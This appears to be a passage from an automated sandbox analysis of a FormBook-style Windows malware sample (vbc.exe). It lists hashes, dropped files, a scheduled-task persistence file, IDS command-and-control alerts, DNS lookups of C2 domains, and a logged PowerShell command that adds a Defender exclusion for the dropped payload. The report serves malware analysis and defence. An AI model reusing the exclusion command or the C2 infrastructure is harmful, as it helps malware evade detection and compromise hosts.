	Copia de pago_pdf.exe	Get hash	malicious	Browse	• www.jadeshelf.com/p4qi/?2d90bV=1bBLMh&X4=p5BmMS75A/JtgYvVfEDbSkCSvpUzgvUEAewD9F+BpXWJwpteyHvtZR0Kels1fz0BLcm1
	7ivFMbol8b.exe	Get hash	malicious	Browse	• www.keenflat.com/m0np/?7n6T=A0GTW8QxnP4hPnA&ETJ8pHk=JnbxNM/rTFifoybGWxqKaXuLsTV7lalyqj1QG2sxy/+1c2rYA5SuNyU7nbkA5B+D+0NP

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	EhB2SUfLy2.exe	Get hash	malicious	Browse	• www.keenflat.com/m0np/?l8=JnbxNM/rTFifoybGWxqKaXuLsTV7lalyqj1QG2sxy/+1c2rYA5SuNyU7nbkqmxOD62FP&YZsPJr=HJEL06c80X
	1SGErShR6f.exe	Get hash	malicious	Browse	• www.commentcard.club/9gdg/?-Zy0C=qf3xl6MENRZ21DZ7gzuwiwLEYsFOD+EdiSexsqSt7LhuNUdogHACIO8bybDoj5UhYm+TCOWmJA==&lN=5jot7b-
	Peq0Amq9EP.exe	Get hash	malicious	Browse	• www.bittywire.com/qs23/?m6A=hl8hup_P5x&5jOl7vcx=iP0xukhXBAsLs4o+4LAMqW8C7tqrmiTZ/jO8lNLuZc/21gA7KI5zfXAl5NvJFH5jMmYiJAEXuw==

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
www.sharpstead.com	vbc.exe	Get hash	malicious	Browse	• 44.227.65.245
ghs.googlehosted.com	P. INVOICE.exe	Get hash	malicious	Browse	• 142.250.203.115
	PRODUCT LIST.doc	Get hash	malicious	Browse	• 216.58.206.83
	uLjkrnawIw.exe	Get hash	malicious	Browse	• 216.58.208.147
	f7e1vlOrJP.exe	Get hash	malicious	Browse	• 142.250.185.179
	pO3zAA9lwc.exe	Get hash	malicious	Browse	• 142.250.185.211
	company business card (2).exe	Get hash	malicious	Browse	• 172.217.168.51
	xUKQ7vGCmR.exe	Get hash	malicious	Browse	• 142.250.185.211
	jk6CjxfJsQ.exe	Get hash	malicious	Browse	• 142.250.185.211
	DHL202038,PDF.exe	Get hash	malicious	Browse	• 142.250.181.243
	PCB 102021.EXE	Get hash	malicious	Browse	• 142.250.181.243
	AL Bijjar Trading FZC Requirement.xlsx	Get hash	malicious	Browse	• 142.250.181.243
	pBFXGQZbY6.exe	Get hash	malicious	Browse	• 142.250.181.243
	kHS7OeVw4a.rtf	Get hash	malicious	Browse	• 142.250.181.243
	HIC INTERNACIONAL - DOCUMENTS(RFQ20212211).exe	Get hash	malicious	Browse	• 172.217.168.51
	shipping Docs.pdf.exe	Get hash	malicious	Browse	• 172.217.168.51
	RFQ21116.exe	Get hash	malicious	Browse	• 172.217.168.51
	rundll32.exe	Get hash	malicious	Browse	• 142.250.203.115
	nf15RFi8vl.exe	Get hash	malicious	Browse	• 142.250.203.115
	New Offer to Thalassa Imports nv-sa._200317.xlsx.exe	Get hash	malicious	Browse	• 142.250.203.115
	DHL_Delivery_Confirmation.exe	Get hash	malicious	Browse	• 142.250.203.115
www.miabellavita.com	vbc.exe	Get hash	malicious	Browse	• 172.67.132.7

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
CLOUDFLARENETUS	Vergi #U00f6deme faturas#U0131 9 Kas#U0131m 2021 Sal#U0131,pdf.exe	Get hash	malicious	Browse	• 172.67.217.17
	REQUEST FOR QUOTATION.exe	Get hash	malicious	Browse	• 172.67.199.195
	uCkIzRN4ZzUIzCY.exe	Get hash	malicious	Browse	• 104.21.42.115
	kA1GNOTJ2VgnL02.exe	Get hash	malicious	Browse	• 172.67.217.39
	setup_installer.exe	Get hash	malicious	Browse	• 172.67.176.199
	TF -11082148.exe	Get hash	malicious	Browse	• 104.17.207.37
	Proforma Invoice, New order.exe	Get hash	malicious	Browse	• 162.159.129.233
	PI 01KSD-AB2021.exe	Get hash	malicious	Browse	• 162.159.133.233
	TqNOgkfVVu.exe	Get hash	malicious	Browse	• 162.159.133.233
	Halkbank_Ekstre_20211108_073719_486930.exe	Get hash	malicious	Browse	• 104.21.19.200
	ExportUSA Corp RFQ 6000567507.doc	Get hash	malicious	Browse	• 23.227.38.74
	CB7D321954760DE22CCBF59ECE43D94E503350B18203D.exe	Get hash	malicious	Browse	• 172.67.128.223
	Halkbank_Ekstre_20211108_073719_486930.pdf.exe	Get hash	malicious	Browse	• 104.21.19.200
	tanglebot.apk	Get hash	malicious	Browse	• 172.67.136.207
	vaeSTdfo17.exe	Get hash	malicious	Browse	• 162.159.134.233
	D1F610AF3C46FFF6C857BE0136C696604EB8E7466B4A7.exe	Get hash	malicious	Browse	• 104.21.6.12
	F1F6AEEE9A42004E68765A83E9CBD51BC878A0AFD7C80.exe	Get hash	malicious	Browse	• 104.21.6.12
	zJam66tNHE0o5Ai.exe	Get hash	malicious	Browse	• 104.21.18.247
	com.sibche.aspardproject.app.apk	Get hash	malicious	Browse	• 104.18.29.147
	ATT00002.html	Get hash	malicious	Browse	• 104.16.126.175
INTERQGMOInternetIncJP	Quote request.exe	Get hash	malicious	Browse	• 118.27.122.150
	Purchase Order - 10,000MT.exe	Get hash	malicious	Browse	• 118.27.122.221
	044b.pdf.exe	Get hash	malicious	Browse	• 163.44.185.185
	jVjGBmjH6l.exe	Get hash	malicious	Browse	• 157.7.107.193
	U3iFi37tNT.exe	Get hash	malicious	Browse	• 118.27.122.216
	PdEfGHtczV.exe	Get hash	malicious	Browse	• 157.7.44.214
	v7KGQZ70fj.exe	Get hash	malicious	Browse	• 157.7.107.193
	ITRli68rgq.exe	Get hash	malicious	Browse	• 150.95.255.38
	4Z5YpFMKR0.exe	Get hash	malicious	Browse	• 118.27.122.216
	ja71FJcG4X.exe	Get hash	malicious	Browse	• 150.95.255.38
	Jrc9iR2XxH.exe	Get hash	malicious	Browse	• 150.95.255.38
	Purchase Order-10,000MT.exe	Get hash	malicious	Browse	• 118.27.122.221
	iSBX2z1os7.exe	Get hash	malicious	Browse	• 150.95.255.38
	8PRjJeUifB	Get hash	malicious	Browse	• 133.130.112.159
	fdnVx1v1hc.exe	Get hash	malicious	Browse	• 157.7.107.193
	mxHkqAIYT0	Get hash	malicious	Browse	• 118.27.80.208
	NCh22JHZDm.exe	Get hash	malicious	Browse	• 150.95.255.38
	Draft shipping docs CI+PL_pdf.exe	Get hash	malicious	Browse	• 150.95.255.38
	SHIPPPING-DOC.xlsx	Get hash	malicious	Browse	• 150.95.255.38
	AA9FF4E33F61DD2FC164A21D0A53397F19B7F9C64D786.exe	Get hash	malicious	Browse	• 157.7.144.96

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\vbc.exe.log	
Process:	C:\Users\user\Desktop\vbc.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	1216
Entropy (8bit):	5.355304211458859
Encrypted:	false
SSDEEP:	24:MLUE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4x84j:MIHK5HKXE1qHiYHKhQnoPtHoxHhAHKzr
MD5:	FED34146BF2F2FA59DCF8702FCC8232E
SHA1:	B03BFEA175989D989850CF06FE5E7BBF56EAA00A
SHA-256:	123BE4E3590609A008E85501243AF5BC53FA0C26C82A92881B8879524F8C0D5C
SHA-512:	1CC89F2ED1DBD70628FA1DC41A32BA0BFA3E81EAE1A1CF3C5F6A48F2DA0BF1F21A5001B8A18B04043C5B8FE4FBE663068D86AA8C4BD8E17933F75687C3178F F6
Malicious:	false
Reputation:	high, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	22284
Entropy (8bit):	5.353881910568184
Encrypted:	false
SSDEEP:	384:ItCDbSTnJDrnVXf1JNcbnusm7u5c+Ohhbm1dOYlw4aC:DyJ/npXS7usw8c+gbqflT
MD5:	0D67EDF91C635D7850EF610BA3B6E80E
SHA1:	4E3C716CEB41805F4EBEC8E01E2D69660457AF54
SHA-256:	A6D8C87A3E4DA7C3B5B97E35199A28779B014EFAC9AD41187D1C4BD15B66299D
SHA-512:	7792499CA1DF9740430C00C695D4D981015FCAC4514F27F60824262CECB1330B68070722233CB1026B1AEBE4D8343370A1051C20500A532C536AB72B9FE36B45
Malicious:	false
Reputation:	low
Preview:	@...e.....|.....h.....w.t.....y...I.....@.....D.....fZve...F.....x.).....System.Management.AutomationH.....<@.^.L."My...:R..... .Microsoft.PowerShell .ConsoleHost4.....[...{a.C..%6..h.....System.Core.0.....G-.o...A...4B.....System..4.....Zg5..:O..g..q.....System.Xml..L.....7.....J@.....~..... .#.Microsoft.Management.Infrastructure.8.....'....L..}.....System.Numerics.@.....Lo...QN.....<Q.....System.DirectoryServices<.....H..QN.Y.f..... .....System.Management...4.....].D.E.....#.....System.Data.H..... ....H..m)aUu.....Microsoft.PowerShell.Security...<.....~.[L.D.Z.>..m.....System.Transactions.<.....):gK..G...$.1.q.....System.ConfigurationP...../.C..J..%...].....%.Microsoft.PowerShell.Commands.Utility...D.....-.D.F.<;.nt.1 .....System.Configuration.Ins

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_lq3sbvzj.wru.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_nn4teh0l.j21.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_nn4teh0l.j21.ps1	
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp\tmpAA68.tmp	
Process:	C:\Users\user\Desktop\vbc.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1663
Entropy (8bit):	5.177504026201777
Encrypted:	false
SSDEEP:	24:2dH4+SEqC/dp7hdMlNMFpdU/rlMhEMjnGpwjpIgUYODOLD9RJh7h8gKBFtn:cbhH7MlNQ8/rydbz9I3YODOLNdq3t
MD5:	E7C4E7B70996F6294F5F000C26736157
SHA1:	44691C6732ED527445581CE7953F35BA9FB57A0C
SHA-256:	241672A3BAC2F63F1BD79B1F48B7C1F5B4F2D471652EFA5D367549DB7E85E084
SHA-512:	7C28CFD9CF220B143D08741D0BF601D06328508AD571D9258C456BF0FBD4A7B9E7E9648A7C1913834AD6915AB80DE265ED59BE81292BE32EA3535781E5AE5B0
Malicious:	**true**
Preview:	<?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>computer\user</Author>.. </RegistrationInfo>.. <Triggers>.. <LogonTrigger>.. <Enabled>true</Enabled>.. <UserId>computer\user</UserId>.. </LogonTrigger>.. <RegistrationTrigger>.. <Enabled>false</Enabled>.. </RegistrationTrigger>.. </Triggers>.. <Principals>.. <Principal id="Author">.. <UserId>computer\user</UserId>.. <LogonType>InteractiveToken</LogonType>.. <RunLevel>LeastPrivilege</RunLevel>.. </Principal>.. </Principals>.. <Settings>.. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>.. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>.. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>.. <AllowHardTerminate>false</AllowHardTerminate>.. <StartWhenAv

C:\Users\user\AppData\Roaming\uZlkYhlkeLeaKC.exe	
Process:	C:\Users\user\Desktop\vbc.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	368640
Entropy (8bit):	7.907277852559704
Encrypted:	false
SSDEEP:	6144:hC9EDghMkMs4P2CW2RT9cERCtbjqg2vcy8a9KI75uhPLTDcfAYGQLomQVHb:h1DghTjPymtvqg4ya9R75AzOAcomQV7
MD5:	C4A1BDD685E346B7604F93357A922875
SHA1:	6B8FCCADCF1977F5850FAA1C47617343FAFC0FF4
SHA-256:	728B23F75C1140A1763DD7C75083F2AE57AFEB6FFA3D7B33A9BA1B4904C4566D
SHA-512:	15FD260D342AB48A0A23293EE49DC50150B0EDAABF869F9E2A80BB7946FE5483CB4D89037352AD76008FFCA703B93A68361F1D4FFD1E09F37996D5DF47BC6CA3
Malicious:	**true**
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...(-.a..... .....@.. ....@.....K..... ....H.....text..... ....`.rsrc.....@..@.reloc..... .....@..B.....H.....Xe...X.....`...V.....0..:.....+.&.+.&. ....8.....s....}.....s....}.... ....(4...:....&..%..''...s....}.....|.....|....(#.....|... ..|....(#... .....:T...&. .'..}.... ....(5...99...&.(3...8....& ....8''.....}.....}....8I... .....E.....@...9... ....8.....}..... ,...}.....(5...:....& ....(4...:....&.*...+.&..{....*2+.&...}. ...*....0.....+.&....8.....*...+.&..{....*2+.&...}....

C:\Users\user\AppData\Roaming\uZlkYhlkeLeaKC.exe:Zone.Identifier	
Process:	C:\Users\user\Desktop\vbc.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	false
Preview:	[ZoneTransfer]....ZoneId=0

C:\Users\user\Documents\20211109\PowerShell_transcript.921702.y9Ja5PCc.20211109125606.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	5845
Entropy (8bit):	5.388652589278563
Encrypted:	false
SSDEEP:	96:BZQ6VN2qDo1ZNZ96VN2qDo1ZDTdLjZP6VN2qDo1ZwmbbhZm:l
MD5:	5428FD441DF4A369B3F10ABABA0933E5
SHA1:	8BCE64310E0A65B24558C7C05A99177624050540
SHA-256:	27FE637C478154A60944EC3E45F92277C28630985AFEC17CB104516F4970C5E8
SHA-512:	C7799055AD9994136A3B1AC72BFB37FC1AD79E58A24C5BEBE771444BAEE810AB50D11609305E6F8017B21188C027824D54920A516801399B92D78124B358BF28
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20211109125607..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 921702 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath C:\Users\user\AppData\Roaming\uZlkYhlkeLeaKC.exe..Process ID: 6604..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20211109125607..**********..PS>Add-MpPreference -ExclusionPath C:\Users\user\AppData\Roaming\uZlkYhlkeLeaKC.exe..**********..Windows PowerShell transcript start..Start time: 20211109130015..Username: computer\user..RunA

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.907277852559704
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.83% • Win32 Executable (generic) a (10002005/4) 49.78% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01%
File name:	vbc.exe
File size:	368640
MD5:	c4a1bdd685e346b7604f93357a922875
SHA1:	6b8fccadcf1977f5850faa1c47617343fafc0ff4
SHA256:	728b23f75c1140a1763dd7c75083f2ae57afeb6ffa3d7b33a9ba1b4904c4566d
SHA512:	15fd260d342ab48a0a23293ee49dc50150b0edaabf869f9e2a80bb7946fe5483cb4d89037352ad76008ffca703b93a68361f1d4ffd1e09f37996d5df47bc6ca3
SSDEEP:	6144:hC9EDghMkMs4P2CW2RT9cERCtbjqg2vcy8a9KI75uhPLTDcfAYGQLomQVHb:h1DghTjPymtvqg4ya9R75AzOAcomQV7
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...(-.a..... .....@.. .....@.....

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x45b50e
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED

General

DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x618A2D28 [Tue Nov 9 08:11:20 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0x59514	0x59600	False	0.893217329545	data	7.9203967863	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0x5c000	0x5d8	0x600	False	0.431640625	data	4.16950249458	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x5e000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
11/09/21-12:57:17.665894	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49794	80	192.168.2.7	44.227.65.245
11/09/21-12:57:17.665894	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49794	80	192.168.2.7	44.227.65.245
11/09/21-12:57:17.665894	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49794	80	192.168.2.7	44.227.65.245
11/09/21-12:57:29.013759	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49816	80	192.168.2.7	172.67.188.247
11/09/21-12:57:29.013759	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49816	80	192.168.2.7	172.67.188.247
11/09/21-12:57:29.013759	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49816	80	192.168.2.7	172.67.188.247
11/09/21-12:57:34.283009	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49818	34.102.136.180	192.168.2.7
11/09/21-12:57:39.595240	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49821	80	192.168.2.7	101.132.116.91
11/09/21-12:57:39.595240	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49821	80	192.168.2.7	101.132.116.91
11/09/21-12:57:39.595240	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49821	80	192.168.2.7	101.132.116.91
11/09/21-12:57:48.252391	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.2.7	8.8.8.8
11/09/21-12:57:49.299373	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.2.7	8.8.8.8
11/09/21-12:58:02.641444	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49848	34.102.136.180	192.168.2.7
11/09/21-12:58:08.507989	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49850	103.118.81.108	192.168.2.7

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
11/09/21-12:58:13.678079	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49851	34.102.136.180	192.168.2.7

Network Port Distribution

TCP Packets

UDP Packets

ICMP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 9, 2021 12:57:17.065556049 CET	192.168.2.7	8.8.8.8	0xce70	Standard query (0)	www.sharpstead.com	A (IP address)	IN (0x0001)
Nov 9, 2021 12:57:22.879528999 CET	192.168.2.7	8.8.8.8	0x76b1	Standard query (0)	www.maikoufarm.com	A (IP address)	IN (0x0001)
Nov 9, 2021 12:57:28.956065893 CET	192.168.2.7	8.8.8.8	0x349c	Standard query (0)	www.septemberstockevent200.com	A (IP address)	IN (0x0001)
Nov 9, 2021 12:57:34.122539997 CET	192.168.2.7	8.8.8.8	0x3b78	Standard query (0)	www.joye.club	A (IP address)	IN (0x0001)
Nov 9, 2021 12:57:39.320169926 CET	192.168.2.7	8.8.8.8	0xfbda	Standard query (0)	www.mmj0115.xyz	A (IP address)	IN (0x0001)
Nov 9, 2021 12:57:45.131288052 CET	192.168.2.7	8.8.8.8	0xc50d	Standard query (0)	www.watermountsteam.top	A (IP address)	IN (0x0001)
Nov 9, 2021 12:57:46.126441956 CET	192.168.2.7	8.8.8.8	0xc50d	Standard query (0)	www.watermountsteam.top	A (IP address)	IN (0x0001)
Nov 9, 2021 12:57:47.157723904 CET	192.168.2.7	8.8.8.8	0xc50d	Standard query (0)	www.watermountsteam.top	A (IP address)	IN (0x0001)
Nov 9, 2021 12:57:52.316186905 CET	192.168.2.7	8.8.8.8	0x28ab	Standard query (0)	www.leewaysvcs.com	A (IP address)	IN (0x0001)
Nov 9, 2021 12:57:57.381405115 CET	192.168.2.7	8.8.8.8	0x9bdc	Standard query (0)	www.miabellavita.com	A (IP address)	IN (0x0001)
Nov 9, 2021 12:58:02.464620113 CET	192.168.2.7	8.8.8.8	0x2f30	Standard query (0)	www.yungbredda.com	A (IP address)	IN (0x0001)
Nov 9, 2021 12:58:07.645164967 CET	192.168.2.7	8.8.8.8	0xa6b4	Standard query (0)	www.joy1263.com	A (IP address)	IN (0x0001)
Nov 9, 2021 12:58:13.521158934 CET	192.168.2.7	8.8.8.8	0x527b	Standard query (0)	www.mattlambert.xyz	A (IP address)	IN (0x0001)
Nov 9, 2021 12:58:18.693773031 CET	192.168.2.7	8.8.8.8	0xd29c	Standard query (0)	www.annikadaniel.love	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 9, 2021 12:57:17.257793903 CET	8.8.8.8	192.168.2.7	0xce70	No error (0)	www.sharpstead.com		44.227.65.245	A (IP address)	IN (0x0001)
Nov 9, 2021 12:57:17.257793903 CET	8.8.8.8	192.168.2.7	0xce70	No error (0)	www.sharpstead.com		44.227.76.166	A (IP address)	IN (0x0001)
Nov 9, 2021 12:57:23.134397984 CET	8.8.8.8	192.168.2.7	0x76b1	No error (0)	www.maikoufarm.com		118.27.122.222	A (IP address)	IN (0x0001)
Nov 9, 2021 12:57:28.979376078 CET	8.8.8.8	192.168.2.7	0x349c	No error (0)	www.septemberstockevent200.com		172.67.188.247	A (IP address)	IN (0x0001)
Nov 9, 2021 12:57:28.979376078 CET	8.8.8.8	192.168.2.7	0x349c	No error (0)	www.septemberstockevent200.com		104.21.65.66	A (IP address)	IN (0x0001)
Nov 9, 2021 12:57:34.145211935 CET	8.8.8.8	192.168.2.7	0x3b78	No error (0)	www.joye.club	joye.club		CNAME (Canonical name)	IN (0x0001)
Nov 9, 2021 12:57:34.145211935 CET	8.8.8.8	192.168.2.7	0x3b78	No error (0)	joye.club		34.102.136.180	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 9, 2021 12:57:39.345231056 CET	8.8.8.8	192.168.2.7	0xfbda	No error (0)	www.mmj0115.xyz		101.132.116.91	A (IP address)	IN (0x0001)
Nov 9, 2021 12:57:47.272138119 CET	8.8.8.8	192.168.2.7	0xc50d	Server failure (2)	www.watermountsteam.top	none	none	A (IP address)	IN (0x0001)
Nov 9, 2021 12:57:48.252280951 CET	8.8.8.8	192.168.2.7	0xc50d	Server failure (2)	www.watermountsteam.top	none	none	A (IP address)	IN (0x0001)
Nov 9, 2021 12:57:49.299220085 CET	8.8.8.8	192.168.2.7	0xc50d	Server failure (2)	www.watermountsteam.top	none	none	A (IP address)	IN (0x0001)
Nov 9, 2021 12:57:52.362221003 CET	8.8.8.8	192.168.2.7	0x28ab	Name error (3)	www.leewaysvcs.com	none	none	A (IP address)	IN (0x0001)
Nov 9, 2021 12:57:57.404184103 CET	8.8.8.8	192.168.2.7	0x9bdc	No error (0)	www.miabellavita.com		104.21.4.114	A (IP address)	IN (0x0001)
Nov 9, 2021 12:57:57.404184103 CET	8.8.8.8	192.168.2.7	0x9bdc	No error (0)	www.miabellavita.com		172.67.132.7	A (IP address)	IN (0x0001)
Nov 9, 2021 12:58:02.505490065 CET	8.8.8.8	192.168.2.7	0x2f30	No error (0)	www.yungbredda.com	yungbredda.com		CNAME (Canonical name)	IN (0x0001)
Nov 9, 2021 12:58:02.505490065 CET	8.8.8.8	192.168.2.7	0x2f30	No error (0)	yungbredda.com		34.102.136.180	A (IP address)	IN (0x0001)
Nov 9, 2021 12:58:07.974133968 CET	8.8.8.8	192.168.2.7	0xa6b4	No error (0)	www.joy1263.com	s1.amhttpproxy.com		CNAME (Canonical name)	IN (0x0001)
Nov 9, 2021 12:58:07.974133968 CET	8.8.8.8	192.168.2.7	0xa6b4	No error (0)	s1.amhttpproxy.com	g380-5-g-1544770457451j.greycdn.net		CNAME (Canonical name)	IN (0x0001)
Nov 9, 2021 12:58:07.974133968 CET	8.8.8.8	192.168.2.7	0xa6b4	No error (0)	g380-5-g-1544770457451j.greycdn.net	y01-p380-01-def-006.greycdn.net		CNAME (Canonical name)	IN (0x0001)
Nov 9, 2021 12:58:07.974133968 CET	8.8.8.8	192.168.2.7	0xa6b4	No error (0)	y01-p380-01-def-006.greycdn.net	z010-gp-hk-06-75-adfh31.greycdn.net		CNAME (Canonical name)	IN (0x0001)
Nov 9, 2021 12:58:07.974133968 CET	8.8.8.8	192.168.2.7	0xa6b4	No error (0)	z010-gp-hk-06-75-adfh31.greycdn.net		103.118.81.108	A (IP address)	IN (0x0001)
Nov 9, 2021 12:58:13.542715073 CET	8.8.8.8	192.168.2.7	0x527b	No error (0)	www.mattlambert.xyz	mattlambert.xyz		CNAME (Canonical name)	IN (0x0001)
Nov 9, 2021 12:58:13.542715073 CET	8.8.8.8	192.168.2.7	0x527b	No error (0)	mattlambert.xyz		34.102.136.180	A (IP address)	IN (0x0001)
Nov 9, 2021 12:58:18.740915060 CET	8.8.8.8	192.168.2.7	0xd29c	No error (0)	www.annikadaniel.love	ghs.googlehosted.com		CNAME (Canonical name)	IN (0x0001)
